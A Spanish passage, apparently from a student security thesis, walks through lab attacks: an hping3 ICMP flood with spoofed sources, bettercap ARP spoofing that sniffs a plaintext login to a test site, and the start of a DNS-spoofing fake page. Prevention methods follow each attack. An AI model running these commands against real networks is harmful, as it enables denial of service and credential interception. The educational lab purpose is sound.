
Comprobaremos que todo funciona correctamente en la máquina de Windows.



Ahora para hacer el ataque tenemos que instalar Hping3. Para ello usamos el comando “apt install hping3” en nuestra máquina Kali.

```
(root@kaliPrueba)-[~/home/user]
# apt install hping3
```


Pondremos estos parámetros en el ataque que queremos realizar, donde especificaremos que queremos camuflarnos con diferentes IPs, que las peticiones vayan a la mayor rapidez posibles y por último el tamaño del mensaje; todo esto especificando la IP del equipo al que queremos atacar.




Lo ejecutamos y esperamos unos minutos.

```
(root@kali)-[~/home/kali]
# hping3 --icmp --rand-source --flood -d 1400 192.168.1.148
HPING 192.168.1.148 (eth0 192.168.1.148): icmp mode set, 28 headers + 1400 data bytes
hping in flood mode, no replies will be shown
```

Una vez arrancamos el ataque, accedemos a la máquina de Windows a ver qué ocurre. Vemos que la máquina va mucho más lenta de lo normal y que si nos metemos en las páginas que antes nos han cargado, esta vez no van a cargar, esto es debido a la sobrecarga de peticiones.



Una vez cancelamos el ataque DDoS vemos que ya carga al instante de nuevo.



Métodos de prevención de DDoS:

1 - Reducción de superficie de ataque: limitar la exposición a la superficie de ataque puede ayudar a minimizar el efecto de un ataque DDoS. Varios métodos para reducir esta exposición incluyen restringir el tráfico a ubicaciones específicas, implementar un compensador de cargas y bloquear la comunicación desde puertos, protocolos y aplicaciones obsoletos o no utilizados.

2 - Difusión de red Anycast: una red Anycast ayuda a aumentar la superficie de la red de una organización, para que pueda absorber más fácilmente los picos de tráfico volumétrico (y evitar interrupciones) al dispersar el tráfico por múltiples servidores distribuidos.

3 - Monitoreo de amenazas adaptable y en tiempo real: el monitoreo de registros puede ayudar a detectar posibles amenazas al analizar los patrones de tráfico de la red, al supervisar el pico de tráfico u otras actividades inusuales y al adaptarse para defenderse de solicitudes, protocolos y bloqueos de dirección IP anómalos o maliciosos.

4 - Limitación de velocidad: la limitación de velocidad restringe el volumen de tráfico de la red durante un periodo de tiempo determinado, lo que esencialmente impide que los servidores web se vean sobrecargados por peticiones procedentes de direcciones IP concretas. La limitación de velocidad se puede utilizar para evitar ataques DDoS que utilizan botnets para enviar contenido no deseado a un punto final con una cantidad anormal de solicitudes a la vez.

Obtener información con Man in the Middle y ARP Spoofing

ARP es un acrónimo de Protocolo de Resolución de Direcciones, un protocolo básico a la hora de hacer que los dispositivos de una red local puedan comunicarse entre sí, traduciendo direcciones IP en direcciones MAC.




Ilustración 8 Representación ataque MITM (Fuente: <https://www.cs.dartmouth.edu/~sergey/netreads/local/l2/bullr-defcon24.pdf>)

La suplantación de ARP (o ARP spoofing) implica el envío de mensajes engañosos a la Ethernet con el objetivo de asociar la dirección MAC del atacante con la dirección IP del nodo que se pretende atacar. La idea es que todo tráfico que se dirija a esa IP sea enviado a elección del atacante, bien sea a la puerta de enlace real o a otra dirección. Este ataque puede hacerse controlando una máquina externa o bien usar una propia que esté conectada a la red local del objetivo.

La intención del hacker de turno es la de colarse en la comunicación entre el ordenador de destino y la máquina que realizó la petición, enviando información falsa para poder modificar los datos ARP de la petición y asociar, por tanto, la IP de salida con una dirección física falsa y, de esta forma, mantener esta conexión en el futuro para enviar todos los paquetes de datos que le interesan al hacker hacia su propio sistema y poder controlarlos a su antojo. Para que la operación tenga éxito, el hacker aprovecha la técnica Man in the Middle para reenviar el tráfico, aunque, si piensa en ejecutar otro tipo de acciones, lo más probable es que acabes sufriendo un ataque por denegación de servicio (DDoS).

Tipos de ataques ARP y sus consecuencias:

- ARP0c: esta herramienta que intercepta conexiones en una red local privada enviando, mediante un mecanismo interno del software, paquetes de respuesta falsificados que derivan el tráfico de datos hacia el sistema donde está instalado ARP0c. Disponible en Linux y Windows, es un programa que se puede descargar gratis en la página web del fabricante.
- Cain&Abel: En este caso, estamos ante un programa que permite recuperar contraseñas perdidas, descifrar contraseñas de sistemas ajenos y capturar tráfico en redes locales. Es una herramienta muy completa cuya versión más actualizada permite también intervenir en conexiones SSH y HTTPS, además de tener presencia en el tráfico de datos de redes WLAN y aquellas redes WiFi protegidas por WPA.
- Ettercap: Su principal cometido es actuar en ataques Man in the Middle, aunque también permite automatizar ataques de ARP, recolección de contraseñas o atacar conexiones protegidas por SSH o SSL.
- FaceNiff: Si tienes un smartphone en modo root (es decir, que permita acceder a todo el contenido sin restricciones del sistema operativo instalado) y quieres hacerte con el control de cuentas de Facebook, Amazon o Twitter, es tu herramienta. Los hackers la usan con móviles Android en combinación con el navegador web que incluye por defecto el proyecto de código abierto AOSP.
- NetCat: diseñado para optimizar la gestión de redes, los administradores pueden identificar con este programa a todos los dispositivos conectados a la red y desconectarlos si es necesario por motivos de seguridad.

Man-in-the-Middle (MitM), es un tipo de ataque destinado a interceptar, sin autorización, la comunicación entre dos dispositivos (hosts) conectados a una red. Este ataque le permite a un agente malintencionado manipular el tráfico interceptado de diferentes formas, ya sea para escuchar la comunicación y obtener información sensible, como credenciales de acceso, información financiera, etc., o para suplantar la identidad de alguna de las partes. Para que un ataque MitM funcione correctamente, el delincuente debe asegurarse que será el único punto de comunicación entre los dos dispositivos, es decir, el delincuente debe estar presente en la misma red que los hosts apuntados en el ataque para cambiar la tabla de enrutamiento para cada uno de ellos.

Al juntar estos dos ataques conseguimos acceder a las comunicaciones internas de una red, atacando a uno de los dispositivos de la red para que toda la información pase por nuestra máquina. En este ejemplo mostramos como obtener datos de inicio de sesión de páginas no cifradas por medio de este ataque.

Primero verificamos que las máquinas estén conectadas entre ellas. Desde la máquina Kali hacemos ping a la de Ubuntu:

```
(user㉿kaliPrueba)-[~]
$ ping 192.168.1.29
PING 192.168.1.29 (192.168.1.29) 56(84) bytes of data.
64 bytes from 192.168.1.29: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.1.29: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.1.29: icmp_seq=3 ttl=64 time=1.41 ms
64 bytes from 192.168.1.29: icmp_seq=4 ttl=64 time=1.28 ms
64 bytes from 192.168.1.29: icmp_seq=5 ttl=64 time=1.12 ms
64 bytes from 192.168.1.29: icmp_seq=6 ttl=64 time=1.16 ms
64 bytes from 192.168.1.29: icmp_seq=7 ttl=64 time=0.988 ms
64 bytes from 192.168.1.29: icmp_seq=8 ttl=64 time=1.11 ms
```

Primero instalaremos la herramienta que usaremos, en este caso Bettercap.

```
(root㉿kaliPrueba)-[/home/user]
# apt install bettercap
Installing:
bettercap

Installing dependencies:
bettercap-caplets

Paquetes sugeridos:
bettercap-ui

Summary:
Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 919
Download size: 7.731 kB
Space needed: 29,5 MB / 8.588 MB available

Continue? [S/n] s
Des:1 http://kali.download/kali kali-rolling/main amd64 bettercap amd64 2.33.0-1kali1 [7.618 kB]
Des:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20240106-2kali1 [113 kB]
Descargados 7.731 kB en 1s (8.956 kB/s)
Seleccionando el paquete bettercap previamente no seleccionado.
(Leyendo la base de datos ... 407868 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../bettercap_2.33.0-1kali1_amd64.deb ...
Desempaquetando bettercap (2.33.0-1kali1) ...
Seleccionando el paquete bettercap-caplets previamente no seleccionado.
Preparando para desempaquetar .../bettercap-caplets_0+git20240106-2kali1_all.deb ...
Desempaquetando bettercap-caplets (0+git20240106-2kali1) ...
Configurando bettercap (2.33.0-1kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Configurando bettercap-caplets (0+git20240106-2kali1) ...
Procesando disparadores para kali-menu (2025.1.1) ...
```

Ponemos el comando “bettercap” para abrirlo y ver que opciones hay.

```
(root㉿kaliPrueba)-[/home/user]
# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.30 » [18:55:14] [sys.log] [inf] gateway monitor started ...
192.168.1.0/24 > 192.168.1.30 » █
```

Ahora metemos el comando “net probe on” para ver la información de nuestra máquina.

```
192.168.1.0/24 > 192.168.1.30 » net.probe on
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.29 detected as 08:00:27:f2:d4:30 (PCS Systemtechnik GmbH).
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.32 detected as 9c:29:76:be:c2:b5 (Intel Corporate).
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.24 detected as 72:1b:5e:e5:26:b1.
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [endpoint.new] endpoint 192.168.1.11 detected as 60:fb:00:ec:c7:8e (SHENZHEN BILIAN ELECTRONIC CO., LTD).
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.28 detected as 8c:19:b5:e6:26:1c (Arcadyan Corporation).
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.15 detected as de:da:c8:0a:7e:33.
192.168.1.0/24 > 192.168.1.30 » [18:56:51] [endpoint.new] endpoint 192.168.1.13 detected as 00:e4:9c:ce:bf:4d.
192.168.1.0/24 > 192.168.1.30 » [18:56:52] [endpoint.new] endpoint 192.168.1.25 detected as 6a:64:3c:4a:80:5c.
192.168.1.0/24 > 192.168.1.30 » [18:57:00] [endpoint.new] endpoint 192.168.1.17 detected as ce:d1:6f:7b:b4:74.
192.168.1.0/24 > 192.168.1.30 » |
```

Para que sea más visual utilizamos el comando “ticker on” y nos saldrá esto.

IP ▲	MAC	Name	Vendor	Sent	Recv'd	Seen
192.168.1.30	08:00:27:74:5b:18	eth0	PCS Systemtechnik GmbH	0 B	0 B	18:55:14
192.168.1.1	2c:79:d7:c7:c8:00	gateway	Sagemcom Broadband SAS	17 kB	15 kB	18:55:14
192.168.1.11	60:fb:00:ec:c7:8e	pc-7.home.	SHENZHEN BILIAN ELECTRONIC CO., LTD	1.5 kB	1.9 kB	18:59:41
192.168.1.13	00:e4:9c:ce:bf:4d	android-1.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.15	de:da:c8:0a:7e:33	redmi-note-9.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.17	ce:d1:6f:7b:b4:74	pc-14.home.		0 B	1.8 kB	18:57:00
192.168.1.24	72:1b:5e:5:26:b1	iphone-de-propietario.home.		8.2 kB	4.7 kB	18:59:41
192.168.1.25	6a:64:3c:4a:80:5c	pc-12.home.		2.5 kB	1.9 kB	18:59:41
192.168.1.28	8c:19:b5:e6:26:1c	ubuntutfg.home.	Arcadyan Corporation	2.5 kB	1.9 kB	18:59:41
192.168.1.29	08:00:27:f2:d4:30	ubuntu129.home.	PCS Systemtechnik GmbH	2.8 kB	1.9 kB	18:59:41
192.168.1.32	9c:29:76:be:c2:b5	desktop-nug1k3c.home.	Intel Corporate	7.8 kB	6.7 kB	18:59:41

```
↑ 283 kB / ↓ 850 kB / 17445 pkts
192.168.1.0/24 > 192.168.1.30 » [18:56:50] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
[18:56:50] [endpoint.new] endpoint 192.168.1.32 (desktop-nug1k3c.home.) detected as 9c:29:76:be:c2:b5 (Intel Corporate).
[18:56:50] [endpoint.new] endpoint 192.168.1.29 (ubuntutfg.home.) detected as 08:00:27:f2:d4:30 (PCS Systemtechnik GmbH).
[18:56:50] [endpoint.new] endpoint 192.168.1.24 (iphone-de-propietario.home.) detected as 72:1b:5e:e5:26:b1.
[18:56:50] [endpoint.new] endpoint 192.168.1.11 (pc-7.home.) detected as 60:fb:00:ec:c7:8e (SHENZHEN BILIAN ELECTRONIC CO., LTD).
[18:56:51] [endpoint.new] endpoint 192.168.1.28 detected as 8c:19:b5:e6:26:1c (Arcadyan Corporation).
[18:56:51] [endpoint.new] endpoint 192.168.1.15 (redmi-note-9.home.) detected as de:da:c8:0a:7e:33.
[18:56:51] [endpoint.new] endpoint 192.168.1.13 (android-1.home.) detected as 00:e4:9c:ce:bf:4d.
[18:56:52] [endpoint.new] endpoint 192.168.1.25 (pc-12.home.) detected as 6a:64:3c:4a:80:5c.
[18:57:00] [endpoint.new] endpoint 192.168.1.17 (pc-14.home.) detected as ce:d1:6f:7b:b4:74.
[18:59:41] [sys.log] [inf] ticker running with period is
192.168.1.0/24 > 192.168.1.30 » |
```

Como podemos apreciar detecta la dirección de la máquina de Ubuntu que es la 192.168.1.29 y su dirección mac. Ahora usamos el comando “set arp.spoofing” para captar toda la información de la Gateway.

```
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.1
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.1 |
```

Para comenzar el ataque ponemos una serie de comandos empezando con el “arp.spoof on”-.

```
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
192.168.1.0/24 > 192.168.1.30 » arp.spoof on |
```

Nos saldrá lo siguiente.

```
192.168.1.0/24 > 192.168.1.30 » [19:12:30] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.1.0/24 > 192.168.1.30 » |
```

Después pondremos otro comando “net.sniff.verbose”.

```
192.168.1.0/24 > 192.168.1.30 » set net.sniff.verbose fasle
192.168.1.0/24 > 192.168.1.30 » set net.sniff.verbose fasle
```

Y por último pondremos “net.sniff on”. Y así podremos ver el tráfico de datos que hay en la red.

```
192.168.1.0/24 > 192.168.1.30 »
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _companion-link._tcp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _rdlink._tcp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for lb._dns-sd._udp.local
[19:19:03] [net.sniff.mdns] mdns fe80::10e7:e05f:eec8:9d39 : PTR query for _sleep-proxy._udp.local
[19:19:07] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:07] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : Unknown query for DESKTOP-NUG1K3C._dosvc._tcp.local
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns desktop-nug1k3c.home. : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
[19:19:08] [net.sniff.mdns] mdns fe80::50d0:9f94:61a3:2eb9 : DESKTOP-NUG1K3C.local is 192.168.1.32, fe80::50d0:9f94:61a3:2eb9
192.168.1.0/24 > 192.168.1.30 »
```

Nos metemos en un sitio de prueba que es vulnerable llamado test-php.vulnweb.com y nos logueamos.

Seguidamente accedemos a nuestra máquina Linux para ver el usuario y la contraseña de la página.

```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Connection: keep-alive
Referer: http://testphp.vulnweb.com/login.php
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
uname=Ivan p&pass=1234

[19:32:24] [net.sniff.http.request] http ubuntutfg.home. POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Content-Length: 22
Referer: http://testphp.vulnweb.com/login.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Origin: http://testphp.vulnweb.com
Connection: keep-alive
uname=Ivan p&pass=1234

[19:32:24] [net.sniff.http.request] http ubuntutfg.home. GET testphp.vulnweb.com/login.php
[19:32:24] [net.sniff.http.request] http ubuntutfg.home. GET testphp.vulnweb.com/login.php
[19:32:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK → ubuntutfg.home. (5.5 kB text/html; charset=UTF-8)
[19:32:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK → ubuntutfg.home. (5.5 kB text/html; charset=UTF-8)
192.168.1.0/24 > 192.168.1.30 »
```

Métodos de prevención de ARP Spoofing:

- 1 - Uso de Conmutadores (Switches) Seguros.
- 2 - Establecimiento de Entradas ARP Estáticas.
- 3 - Implementación de Autenticación y Criptografía.
- 4 - Detección de Spoofing con Software.
- 5 - Segmentación de Redes.
- 6 - Filtrado de ARP por Direcciones MAC (Port Security).
- 7 - Monitoreo de Red y Alertas.
- 8 - Educación y Buenas Prácticas

Redirección con DNS Spoofing

El DNS Spoofing o suplantación de DNS, es un ataque que consiste en alterar las entradas en un servidor DNS para redirigir a un usuario a una página web malintencionada controlada por el atacante.

En este ataque tenemos como base lo anterior, seguimos interceptando información con el tráfico de datos. Ahora crearemos un sitio web falso sin que lo sepa, cuando escriba la dirección de una página concreta, como en este ejemplo “as.com”, el usuario será redireccionado a nuestro sitio web.

DNS poisoning




Ilustración 9 Representación ataque DNS Spoofing (Fuente: <https://bluecatnetworks.com/blog/four-major-dns-attack-types-and-how-to-mitigate-them/>)

Comenzaremos el ataque con el comando “arp.spoofing” pero esta vez no pondremos el Gateway sino que directamente ponemos la IP a la que queremos atacar.

```
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.29
192.168.1.0/24 > 192.168.1.30 » set arp.spoofing targets 192.168.1.29
```

Comenzaremos atacando con el comando “arp.spoof on”.

```
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
[19:51:45] [net.sniff.http.request] http://ubuntutfg.home. GET connectivity-check.ubuntu.com/
[19:51:45] [net.sniff.http.request] http://ubuntutfg.home. GET connectivity-check.ubuntu.com/
[19:51:45] [net.sniff.http.response] http://185.125.190.96:80 204 No Content → ubuntutfg.home. (0 B ?)
[19:51:45] [net.sniff.http.response] http://185.125.190.96:80 204 No Content → ubuntutfg.home. (0 B ?)
192.168.1.0/24 > 192.168.1.30 » arp.spoof on
```

Aquí ya tendríamos todo preparado para robar un dominio y hacer que caigan en nuestra trampa. Ahora instalaremos apache para crear nuestra página falsa.

```
(root㉿kaliPrueba)-[/home/user]
# apt install apache2
```

Borramos los html por defecto.

```
(root㉿kaliPrueba)-[/home/user]
# cd /var/www/html
(root㉿kaliPrueba)-[/var/www/html]
# ls
index.html index.nginx-debian.html
(root㉿kaliPrueba)-[/var/www/html]
# rm index.html index.nginx-debian.html
(root㉿kaliPrueba)-[/var/www/html]
# ls
(root㉿kaliPrueba)-[/var/www/html]
#
```

Ahora creamos nuestro html, en el cual podemos poner el que queramos.

```
(root㉿kaliPrueba)-[/var/www/html]
# nano index.html
```

```
GNU nano 8.3                                         index.html


# Esta es mi web falsa, fuiste hackeado :)


```

Una vez que hemos creado el sitio web arrancamos apache.

```
(root㉿kaliPrueba)-[/home/user]
# systemctl start apache2
(root㉿kaliPrueba)-[/home/user]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Thu 2025-04-10 20:07:45 CEST; 14s ago
     Invocation: 34e4cfa21a5f45f1bcbb03efc42a8b7ca
      Docs: https://httpd.apache.org/docs/2.4/
   Process: 51879 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 51895 (apache2)
    Tasks: 6 (limit: 3981)
   Memory: 21.4M (peak: 21.6M)
      CPU: 74ms
     CGroup: /system.slice/apache2.service
